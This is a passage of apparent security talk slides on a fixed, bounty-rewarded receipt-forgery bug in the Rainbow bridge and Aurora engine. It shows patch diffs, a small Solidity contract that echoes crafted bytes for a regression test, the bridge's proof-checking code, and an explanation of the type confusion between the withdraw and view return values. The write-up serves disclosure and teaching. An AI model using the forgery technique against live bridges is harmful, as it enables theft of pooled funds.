132    132     exports::value_return(value.len() as u64, value.as_ptr() as u64);
133    133     }
134    134     }
  
```

Panic if the return value contains the special address

> 48 engine-tests/src/tests/ghsa_3p69_m8gg_fwmf.rs

> 1 engine-tests/src/tests/mod.rs

17 engine-tests/src/tests/res/echo.sol

```
... @@ -0,0 +1,17 @@
1 + // SPDX-License-Identifier: GPL-3.0
2 +
3 + pragma solidity >=0.7.0 <0.9.0;
4 +
5 + contract Echo {
6 +
7 +     function echo(bytes memory payload) public pure {
8 +         assembly {
9 +             let pos := mload(0x40)
10 +
11 +             mstore(pos, mload(add(payload, 0x20)))
12 +             mstore(add(pos, 0x20), mload(add(payload, 0x40)))
13 +
14 +             return(pos, 51)
15 +         }
16 +     }
17 + }
```

Copy 32x2 bytes from *payload*
Return the first 51 bytes

> 4 engine/Cargo.toml

14 engine/src/lib.rs

```
... @@ -517,7 +517,7 @@ mod contract {
517 517
518 518     #[no_mangle]
```

```

@@ -517,7 +517,7 @@ mod contract {
517 517
518 518     #[no_mangle]
519 519     pub extern "C" fn withdraw() {
520 -         let mut io = Runtime;
520 +         let io = Runtime;
521 521     io.assert_one_yocto().sdk_unwrap();
522 522     let args = io.read_input_borsh().sdk_unwrap();
523 523     let current_account_id = io.current_account_id();
524 524     let predecessor_account_id = io.predecessor_account_id();
525 525     let result = EthConnectorContract::init_instance(io)
526 526         .sdk_unwrap()
527 527         .withdraw_eth_from_near(&current_account_id, &predecessor_account_id, args)
528 528         .sdk_unwrap();
529 529     let result_bytes = result.try_to_vec().sdk_expect("ERR_SERIALIZE");
530 -     io.return_output(&result_bytes);
530 +     // We intentionally do not go through the `io` struct here because we must bypass
531 +     // the check that prevents output that is accepted by the eth_custodian
532 +     unsafe {
533 +         exports::value_return(result_bytes.len() as u64, result_bytes.as_ptr() as u64);
534 +     }

```

withdraw() returns the result from *withdraw_eth_from_near()*

```

533 537     #[no_mangle]
@@ -908,6 +912,12 @@ mod contract {
908 912     fn predecessor_address(predecessor_account_id: &AccountId) -> Address {
909 913         near_account_to_evm_address(predecessor_account_id.as_bytes())
910 914     }
915 +
916 +     mod exports {
917 +         extern "C" {
918 +             pub(crate) fn value_return(value_len: u64, value_ptr: u64);
919 +         }

```

```
341     amount: wei,
342     ) -> Result<(), fungible_token::error::WithdrawError> {
343         self.ft.internal_withdraw_eth_from_aurora(amount)
344     }
345
346     /// Withdraw nETH from NEAR accounts
347     /// NOTE: it should be without any log data
348     pub fn withdraw_eth_from_near(
349         &mut self,
350         current_account_id: &AccountId,
351         predecessor_account_id: &AccountId,
352         args: WithdrawCallArgs,
353     ) -> Result<WithdrawResult, error::WithdrawError> {
354         // Check is current account id is owner
355         let is_owner = current_account_id == predecessor_account_id;
356         // Check is current flow paused. If it's owner just skip asserrion.
357         self.assert_not_paused(PAUSE_WITHDRAW, is_owner)
358             .map_err(|_| error::WithdrawError::Paused)?;
359
360         // Burn tokens to recipient
361         self.ft
362             .internal_withdraw_eth_from_near(predecessor_account_id, args.amount)?;
363         // Save new contract data
364         self.save_ft_contract();
365
366         Ok(WithdrawResult {
367             recipient_id: args.recipient_address,
368             amount: args.amount,
369             eth_custodian_address: self.contract.eth_custodian_address,
370         })
371     }
372
```

WithdrawResult is serialized in 56 bytes

```
406
407 ///
408 /// NONMUTATIVE METHODS
409 ///
```

...

```
410 #[no_mangle]
411 pub extern "C" fn view() {
412     let mut io = Runtime;
413     let env = ViewEnv;
414     let args: ViewCallArgs = io.read_input_borsh().sdk_unwrap();
415     let current_account_id = io.current_account_id();
416     let engine = Engine::new(args.sender, current_account_id, io, &env).sdk_unwrap();
417     let result = Engine::view_with_args(&engine, args).sdk_unwrap();
418     io.return_output(&result.try_to_vec().sdk_expect(errors::ERR_SERIALIZE));
419 }
```

result from `view_with_args()` is serialized
5 bytes in headers, 56 bytes in total

```
420
421 #[no_mangle]
422 pub extern "C" fn get
423     let mut io = Runt
424     let block_height
425     let account_id =
426     let chain_id = er
427         .map(|state|
428             .sdk_unwrap()
429     let block_hash =
430     crate::engine
431     io.return_output(
432 )
```

...

```
55 /// The status of a transaction.
56 #[derive(Debug, Clone, BorshSerialize, BorshDeserialize, PartialEq, Eq)]
57 #[cfg_attr(feature = "serde", derive(Serialize, Deserialize))]
58 pub enum TransactionStatus {
59     Succeed(Vec<u8>),
60     Revert(Vec<u8>),
61     OutOfGas,
62     OutOfFund,
63     OutOfOffset,
64     CallTooDeep,
65 }
66
```



```

42     /// Parses the provided proof and consumes it if it's not already used.
43     /// The consumed event cannot be reused for future calls.
44     function _parseAndConsumeProof(
45         bytes memory proofData,
46         uint64 proofBlockHeight
47     )
48     internal
49     returns(ProofDecoder.ExecutionStatus memory result)
50 {
51     require(
52         proofBlockHeight >= minBlockAcceptanceHeight,
53         'Proof is from an ancient block'
54     );
55     require(
56         prover.proveOutcome(proofData,proofBlockHeight),
57         'Proof should be valid'
58     );
59
60     // Unpack the proof and extract the execution outcome.
61     Borsh.Data memory borshData = Borsh.from(proofData);
62
63     ProofDecoder.FullOutcomeProof memory fullOutcomeProof = borshData.decodeFullOutcomeProof();
64     borshData.done();
65
66     bytes32 receiptId = fullOutcomeProof.outcome_proof.outcome_with_id.outcome.receipt_ids[0];
67
68     require(
69         !usedEvents[receiptId],
70         'The burn event cannot be reused'
71     );
72     usedEvents[receiptId] = true;
73
74     require(
75         keccak256(fullOutcomeProof.outcome_proof.outcome_with_id.outcome.executor_id) ==
76         keccak256(nearProofProducerAccount),
77         'Can only withdraw coins from the linked proof producer on Near blockchain'
78     );
79

```

Check the executor, only the linked producer is allowed

Rainbow bridge receipt forgery Bug

Root cause

- ▶ The bridge prover trusts the output from the connector
- ▶ The connector for ETH is the *aurora* contract!
- ▶ The engine is like an “execution client”, returns output for rpc calls
- ▶ Type confusion between *withdraw()* and *view()* return value!



Rainbow bridge receipt forgery Bug

Impact

- ▶ Could have drained 50k+ ETH in 1 click!
- ▶ Price for ETH in June was about \$1200
- ▶ Overall funds at risk was about \$60M

- ▶ The bounty program was reset for the bear market
- ▶ Both bugs won \$1M AURORA tokens 😂



web3 hacking

for fun & profit!



References

- ▶ <https://pwning.mirror.xyz/CB4XUkbJUwPo7CaRwRmCApaP2DMjPQccW-N0cCwQIAs>
- ▶ <https://web.archive.org/web/20220419174107/https://immunefi.com/bounty/aurora/>
- ▶ <https://github.com/aurora-is-near/aurora-security-public/blob/main/ABBP-AssetsInScope.md>
- ▶ <https://aurora.dev/blog/aurora-mitigates-its-inflation-vulnerability>
- ▶ <https://aurora.dev/blog/aurora-mitigates-two-vulnerabilities>
- ▶ <https://medium.com/immunefi/aurora-infinite-spend-bugfix-review-6m-payout-e635d24273d>
- ▶ <https://medium.com/immunefi/aurora-withdrawal-logic-error-bugfix-review-c5b4e30a9160>
- ▶ <https://medium.com/immunefi/aurora-improper-input-sanitization-bugfix-review-a9376dac046f>
- ▶ <https://github.com/aurora-is-near/aurora-engine/pull/537>
- ▶ <https://rekt.news/leaderboard/>
- ▶ <https://etherscan.io/address/0x6BFaD42cFC4Efc96f529D786D643Ff4A8B89FA52#analytics>
- ▶ <https://docs.near.org/concepts/data-flow/near-data-flow>
- ▶ <https://nomicon.io/RuntimeSpec/Receipts>

